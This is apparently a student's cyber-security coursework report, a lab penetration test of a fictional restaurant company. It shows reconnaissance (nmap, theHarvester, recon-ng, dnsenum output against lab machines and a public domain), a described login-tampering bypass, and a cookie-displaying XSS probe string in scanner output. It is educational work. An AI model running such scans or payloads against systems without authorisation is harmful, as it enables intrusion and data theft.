



INFORMATICS
INSTITUTE OF
TECHNOLOGY

UNIVERSITY OF
WESTMINSTER[®]

Informatics Institute of Technology
in Collaboration with
University of Westminster

6COSC019.2 **Cyber Security**

Mr. Krishnamoorthy Caucidheesan
W1790009 - 20191126

B.Sc (Hons) in Computer Science

Module Leader
Mr. Saman Hettiarachchi

Contents

Contents.....	i
Scenario.....	1
A. Information Gathering	2
A.1. OSINT Activities	2
A.1.1. OSINT Tools	2
A.1.2. Research	4
A.1.3. Scenario Assessment.....	4
A.2. Reconnaissance.....	5
A.2.1. Information Gathering	5
A.2.2. Scenario Assessment.....	7
A.3. Port Scanning and Enumeration	8
A.3.1. Investigation on open ports	8
A.3.2. Research.....	9
A.3.3. Scenario Assessment.....	10
B.1. Data tampering	11
B.1.1. Implementation.....	11
B.1.2. Research.....	13
B.1.3. Scenario Assessment.....	13
B.2. SQL injection	14
B.2.1. Implementation.....	14
B.2.2. Researching.....	15
B.2.3. Scenario Assessment.....	16
B.3. XSS Scripting.....	17
B.3.1. Implementation.....	17
B.3.2. Research.....	18
B.3.3. Scenario Assessment.....	18
B.4. Other vulnerabilities	19
B.4.1. Implementation.....	19
B.4.2. Scenario Assessment.....	21
C. -side exploits.....	22
C.1. Man in the Middle Attack (MiTM).....	22
C.1.1. Implementation.....	22
C.1.2. Scenario Assessment.....	24
C.2. Social engineering attack	24

C.2.1. Implementation.....	24
C.2.2. Scenario Assessment.....	26
D. of Service attacks.....	28
D.1. Executing a Denial of Service (DoS) attack.....	28
D.2. Tenet violated by DoS.....	29
D.3. Scenario Assessment.....	29
E.1. Approaches to Protect Data during the Reconnaissance Phase	30
E.2. Securing Open Ports through Port Knocking.....	30
E.3. Protecting Databases Against SQL Injection Attacks.....	30
E.4. Mitigating the Risk of XSS Scripting Attacks	31
E.5. Minimizing the Consequences of a Man in the Middle Attack	31
E.6. Strategies for Safeguarding Users against Social Engineering Attacks	32
E.7. Protecting Web Services from Denial-of-Service Attacks.....	32
E.8. Intrusion Detection and Prevention systems	33
E.8.1. Firewall and Iptables for security.....	33
E.8.2. Evaluation of tools for scenario.....	34
E.8.3. Intrusion Detection System vs Intrusion Prevention System.....	35
E.8.4. Scenario Assessment	36
References.....	37

List Of Tables

Table 1: IP Address	1
Table 2:Intrusion Detection System vs Intrusion Prevention System.....	35

List Of Figures

Figure 1: Conducting OSINT investigations with the use of Spiderfoot	2
Figure 2: Conducting OSINT investigations with the use of theHarvester	3
Figure 3:Conducting OSINT investigations with the use of recon-ng.....	3
Figure 4: Verifying the availability of the host	5
Figure 5:Checking the servers' open TCP ports.....	5
Figure 6: Recognizing Operating system and the versions of open ports.....	5
Figure 7: Status of the firewall	6
Figure 8: Operating systems, their version and kernel version	6
Figure 9: Version scan on all ports of the machine	6

Figure 10: Investigation on the open ports	8
Figure 11: Scanning the remote access port.....	8
Figure 12: Scan to identify all machines in the specified network.....	8
Figure 13: DNS enumeration.....	9
Figure 14: Entering credentials to DVWA.....	11
Figure 15: Credentials retrieved.....	11
Figure 16: Tempering with credentials known.....	12
Figure 17: Logged in using tempered data.....	12
Figure 18: Error in SQLi	14
Figure 19: No error in SQLi.....	14
Figure 20: SQLi Exploitation	15
Figure 21: XSS Testing.....	17
Figure 22: XSS displaying of the cookie using script	17
Figure 23: XSS Script in source code	18
Figure 24: Buffer overflow exploitation page in Multillidae	19
Figure 25: Server not responding because of buffer overflow	20
Figure 26: Finding command injection vulnerability.....	20
Figure 27: Using OS command	21
Figure 28: Command injection exploit.....	21
Figure 29: Ettercap listening to machines.....	22
Figure 30: Adding credentials to DVWA.....	22
Figure 31: The user gets logged in to DVWA.....	23
Figure 32: Data inserted at DVWA is captured at ettercap	23
Figure 33: Listening to capture victim's credentials.....	24
Figure 34: User enters the credentials.....	25
Figure 35: Page redirects to original login page.....	25
Figure 36: Username and Password are captured	26
Figure 37: Ping target site to find IP	28
Figure 38: Flood the site	28
Figure 39: Site Functioning before flooding.....	28
Figure 40: Site becoming non functional after flooding	29
Figure 41: Status of firewall and rules for security	34
Figure 42: Enforcing Secure Protocols.....	34

Scenario

My company has been contracted to conduct a penetration test for a **medium-sized food and beverage business** named “**TastyBites**” operating in multiple locations in Sri Lanka. The business operates a web application that allows customers **to browse menus, place orders, and make reservations**. The website does not store any financial data but collects **personal information such as names, contact details, and dietary preferences of customers for order processing and reservation management**. The company employs a team of 50 employees, including chefs, waitstaff, and managers. **The Company’s administrative staff** has access to the web application to manage orders, update menus, and handle customer inquiries. **Staff credentials** are stored in a centralized database.

Machines and their IP Address

Table 1: IP Address

Machine	IP Address
Hacker Machine (Kali Linux)	192.168.56.101
Server Machine (OWASP)	192.168.56.102
Victim Machine (Windows)	192.168.56.103

A.1. OSINT Activities

A.1.1. OSINT Tools

Spiderfoot




Figure 1: Conducting OSINT investigations with the use of Spiderfoot

theHarvester

```
(kali@kali)-[~]
└─$ sudo apt-get install crawler
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package crawler

(kali@kali)-[~]
└─$ theHarvester -d cwscenario.site -b all
*****
*                                     *
* [ASCII ART]                        *
*                                     *
* theHarvester 4.2.0                 *
* Coded by Christian Martorella      *
* Edge-Security Research             *
* cmartorella@edge-security.com      *
*                                     *
*****

[*] Target: cwscenario.site

[*] Searching Omnisint.
[*] ASNS found: 1
AS8560
[*] Interesting Urls found: 1
https://cwscenario.site/
[*] LinkedIn Links found: 0

[*] IPs found: 3
50.87.192.155
217.160.0.219
2001:8d8:100f:f000::2b6


[*] No emails found.
[*] Hosts found: 2
www.cwscenario.site:217.160.0.219

(kali@kali)-[~]
└─$
```


Figure 2: Conducting OSINT investigations with the use of theHarvester

Recon-ng


```
(kali㉿kali)-[~]
$ recon-ng
[*] Version check disabled.
```



```
Sponsored by ...
```



```
Home
```



```
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]
```

```
[*] No modules enabled/installed.
```

```
[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > options set source cwsenario.site
SOURCE => cwsenario.site
[recon-ng][default][hackertarget] > run
```

```
CWSCENARIO.SITE
```

```
[*] Country: None
[*] Host: cwsenario.site
[*] Ip Address: 217.160.0.219
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
```

```
SUMMARY
```

```
[*] 1 total (1 new) hosts found.
[recon-ng][default][hackertarget] >
```

Figure 3: Conducting OSINT investigations with the use of recon-ng.

A.1.2. Research

Open Source Intelligence (OSINT), is the process of gathering and analyzing information that is publicly available in order to learn more about specific people, groups, or other targets of interest (Stephen, 2020). It entails the methodical gathering, examination, and interpretation of information gleaned from websites, online communities, public databases, and social media platforms. Due to its efficiency in laying the groundwork for the entire testing process, OSINT is one of the first tasks carried out by penetration testers.

OSINT's capacity to offer a thorough picture of the target environment is one of the main reasons it is a crucial first step in penetration testing. Penetration testers can identify potential weaknesses and vulnerabilities by obtaining information on the infrastructure, network architecture, employee details, software versions, and other pertinent data of the target firm (ImpactQA, 2021).

The use of OSINT makes it easier to locate potential attack routes and points of entry into a target's systems. Penetration testers can identify vulnerabilities that might be exploited during the testing process by analyzing publicly accessible information to find misconfigurations, open ports, exposed services, and other flaws (Hannah, 2019).

The organization's security posture is evaluated using OSINT, which also identifies possible areas for improvement. Penetration testers can detect potential hazards and offer practical recommendations to improve security controls and reduce vulnerabilities by examining the target's public profile, online reputation, and information leaks (Kaushal, 2023).

A.1.3. Scenario Assessment

The collection of personal information of customer such as names, contact details, and dietary preferences can pose a certain level of risk if it falls into the wrong hands. While financial data is not stored, personal information can still be valuable to malicious actors for various purposes, including identity theft, phishing attacks, spamming, or social engineering attempts. This can significantly damage the reputation and trust of the company.

Also, the centralized database storing staff credentials could become a target for hackers. If the credentials are compromised, an attacker could gain unauthorized access to the web application, potentially leading to unauthorized modification of menus, orders, or customer information. This could disrupt business operations, compromise customer trust, and result in financial losses.

A.2. Reconnaissance

A.2.1. Information Gathering

The act of reconnaissance involves acquiring data and gathering intelligence regarding a specific system or network (Kate, 2023). The images below display both the utilized commands and the resulting information during the data gathering process.

```
(kali㉿kali)-[~]
$ nmap -sn cwsenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:37 EDT
Nmap scan report for cwsenario.site (217.160.0.219)
Host is up (0.13s latency).
Other addresses for cwsenario.site (not scanned): 2001:8d8:100f:f000::2b6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Figure 4: Verifying the availability of the host

```
(kali㉿kali)-[~]
$ nmap cwsenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:37 EDT
Nmap scan report for cwsenario.site (217.160.0.219)
Host is up (0.13s latency).
Other addresses for cwsenario.site (not scanned): 2001:8d8:100f:f000::2b6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
81/tcp    open  hosts2-ns
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 11.20 seconds
```

Figure 5: Checking the servers' open TCP ports

```
(kali㉿kali)-[~]
$ sudo nmap -sV -O cwsenario.site
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:43 EDT
Nmap scan report for cwsenario.site (217.160.0.219)
Host is up (0.0045s latency).
Other addresses for cwsenario.site (not scanned): 2001:8d8:100f:f000::2b6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com
Not shown: 979 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx
81/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
49152/tcp  closed unknown
49160/tcp  closed unknown
49999/tcp  closed unknown
50000/tcp  closed ibm-db2
50001/tcp  closed unknown
50636/tcp  closed unknown
50800/tcp  closed unknown
51103/tcp  closed unknown
52822/tcp  closed unknown
55056/tcp  closed unknown
55555/tcp  closed unknown
55600/tcp  closed unknown
56737/tcp  closed unknown
57294/tcp  closed unknown
60443/tcp  closed unknown
61900/tcp  closed unknown
63331/tcp  closed unknown
65389/tcp  closed unknown
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.10 seconds
```

Figure 6: Recognizing Operating system and the versions of open ports

```
(kali㉿kali)-[~]
└─$ nmap -p 80,443 --script=http-waf-detect cwsenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:48 EDT
Nmap scan report for cwsenario.site (217.160.0.219)
Host is up (0.13s latency).
Other addresses for cwsenario.site (not scanned): 2001:8d8:100f:f000::2b6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_cwsenario.site:80/?p4yl04d3=<script>alert(document.cookie)</script>
443/tcp    open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_cwsenario.site:443/?p4yl04d3=<script>alert(document.cookie)</script>
```

Figure 7: Status of the firewall

```
(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:52 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00059s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
MAC Address: 08:00:27:DE:E6:8F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

Figure 8: Operating systems, their version and kernel version

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:54 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00051s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch pro
xy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch pro
xy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.93%I=7%D=5/15%Time=64621D82%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"%\xac\xed\x05");
MAC Address: 08:00:27:DE:E6:8F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds
```

Figure 9: Version scan on all ports of the machine

A.2.2. Scenario Assessment

The information obtained during a penetration test, including details about the web application firewall status, open ports, and the operating system along with its version (says, 2022), can be leveraged in multiple ways to exploit the web services of **TastyBites**.

In the event that the penetration test uncovers improper configuration or vulnerabilities in the firewall, it opens up the possibility for attackers to exploit these weaknesses and bypass the protective measures of the firewall. For example, if the firewall fails to detect and block SQL injection attacks, an attacker might be able to extract customer information or gain administrative privileges.

The identification of open ports can yield valuable insights into the server's active services. Exploiting vulnerabilities within these services can result in unauthorized access or compromise of the system (Hunt, 2022). For instance, if an open port reveals that the web server is running an outdated version of the FTP service, an attacker could attempt to exploit known vulnerabilities in that version to gain unauthorized access to the server and potentially extract sensitive data, such as staff login credentials.

Having knowledge of the operating system and its version enables attackers to pinpoint potential vulnerabilities that are specific to that particular OS (Akash, no date). These vulnerabilities can then be exploited to gain unauthorized access. Exploiting these vulnerabilities might allow unauthorized access to the server, leading to potential data breaches, including customer information or staff credentials.

A.3. Port Scanning and Enumeration

A.3.1. Investigation on open ports

```
(kali㉿kali)-[~]
$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:58 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0026s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
143/tcp    open  imap
443/tcp    open  https
445/tcp    open  microsoft-ds
5001/tcp   open  complex-link
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Figure 10: Investigation on the open ports

```
(kali㉿kali)-[~]
$ nmap -p 3389 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 07:58 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00093s latency).

PORT      STATE SERVICE
3389/tcp   closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Figure 11: Scanning the remote access port

```
(kali㉿kali)-[~]
$ nmap -p 22 192.168.56.*
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 08:01 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).

PORT      STATE SERVICE
22/tcp    closed ssh

Nmap scan report for 192.168.56.102
Host is up (0.11s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.56.103
Host is up (0.0034s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.09 seconds
```

Figure 12: Scan to identify all machines in the specified network

```
(kali@kali)-[~]
$ dnsenum --enum cwscenario.site
dnsenum VERSION:1.2.6

— cwscenario.site —

Host's addresses:
—————
cwscenario.site.          753      IN      A       217.160.0.219

Name Servers:
—————
ns1032.ui-dns.de.        247042   IN      A       217.160.80.32
ns1093.ui-dns.com.       77346    IN      A       217.160.82.93
ns1108.ui-dns.org.       246184   IN      A       217.160.83.108
ns1115.ui-dns.biz.       257707   IN      A       217.160.81.115

Mail (MX) Servers:
—————
mx00.ionos.co.uk.        77636    IN      A       212.227.15.41
mx01.ionos.co.uk.        79417    IN      A       217.72.192.67
```

Figure 13: DNS enumeration

A.3.2. Research

An open port refers to a network port on a computer system that is actively listening for incoming network connections (Abi, 2023). It means that a specific communication channel is available for data transmission. Open ports can potentially cause several threats.

Open ports provide attackers with an opportunity to gain unauthorized access to a system. For instance, if a service-specific port like SSH (port 22) is left open with weak credentials, attackers can exploit vulnerabilities or engage in brute-force attacks to compromise the system and gain control (Descalso, 2021).

Open ports expose the services and applications running on a system, making them susceptible to exploitation (Dirk, 2023). If these services have unpatched vulnerabilities, attackers can take advantage of them to execute malicious code or launch attacks like SQL injection or remote code execution.

Open ports can also serve as a launching point for **Denial of Service (DoS) attacks**. Attackers can flood a service or application listening on an open port with an overwhelming amount of traffic, depleting the system's resources and causing disruptions in services for legitimate users (RMDTECH, 2020).

A.3.3. Scenario Assessment

The threats associated with open ports identified during port scanning can be significant and pose a risk to the scenario company, **TastyBites**, and the data it holds.

Open ports can allow attackers to gain unauthorized access to the system, potentially compromising customer data, staff credentials, and sensitive information related to orders and reservations. For instance, if a port associated with the web application management interface is left open, an attacker might exploit vulnerabilities or weak credentials to gain administrative access and manipulate customer data.

If a port associated with the web application is vulnerable to attacks like SQL injection (CrowdStrike, 2022), an attacker could exploit this weakness to extract customer data, including personal information and dietary preferences, leading to privacy breaches. Also if an open port reveals an outdated version of the operating system, an attacker might exploit known vulnerabilities in that version to gain unauthorized access and compromise the system.

B.1. Data tampering

B.1.1. Implementation




Figure 14: Entering credentials to DVWA




Figure 15: Credentials retrieved




Figure 16: Tempering with credentials known




Figure 17: Logged in using tempered data

Using the Tamper Data tool in Mantra, it was discovered that the application is vulnerable to data tampering. By intercepting and modifying a user's request, the username and password values were changed from an invalid combination to a valid one, bypassing the login screen. This exposes a critical vulnerability, as it enables an unauthorized user to gain access to sensitive areas of the application by manipulating the POST parameters.

B.1.2. Research

Data tampering vulnerability refers to a security weakness that allows unauthorized modification or alteration of data (Kapsamer, 2022). It occurs when an attacker gains access to the data and manipulates it in a way that compromises its integrity.

Data tampering vulnerabilities can alter data values, inject malicious code, delete or add entries, or manipulate data flow, leading to erroneous decision-making, financial fraud, or disruption of business operations (Network, 2022). The impact of data tampering can be significant, ranging from financial losses and reputational damage to legal consequences and compromised privacy. To mitigate data tampering vulnerabilities, organizations should implement robust security measures, including strong access controls, encryption, data validation mechanisms, and regular security audits.

Data tampering violates the cybersecurity tenet of **integrity**. The integrity principle ensures that data remains accurate, complete, and unmodified throughout its lifecycle.

B.1.3. Scenario Assessment

In the context of data tampering, attackers can obtain and manipulate various types of vulnerable information in the **TastyBites** scenario.

Attackers may tamper with customer orders, modifying the details of orders placed through the web application. They can alter order quantities, change menu items, or manipulate delivery addresses, causing disruptions in order processing and potentially resulting in customer dissatisfaction. **TastyBites** collects dietary preferences of customers for order processing. Attackers can tamper with this data, potentially causing incorrect meal preparations or allergen exposure. This poses a risk to customers' health and well-being, potentially leading to legal liabilities and reputational damage for the company.

TastyBites relies on the web application to update menus and showcase their offerings. Attackers can tamper with menu data, introducing incorrect pricing, removing or adding items, or manipulating nutritional information. This can mislead customers, impact their purchasing decisions, and tarnish the company's reputation.

B.2. SQL injection

B.2.1. Implementation




Figure 18: Error in SQLi

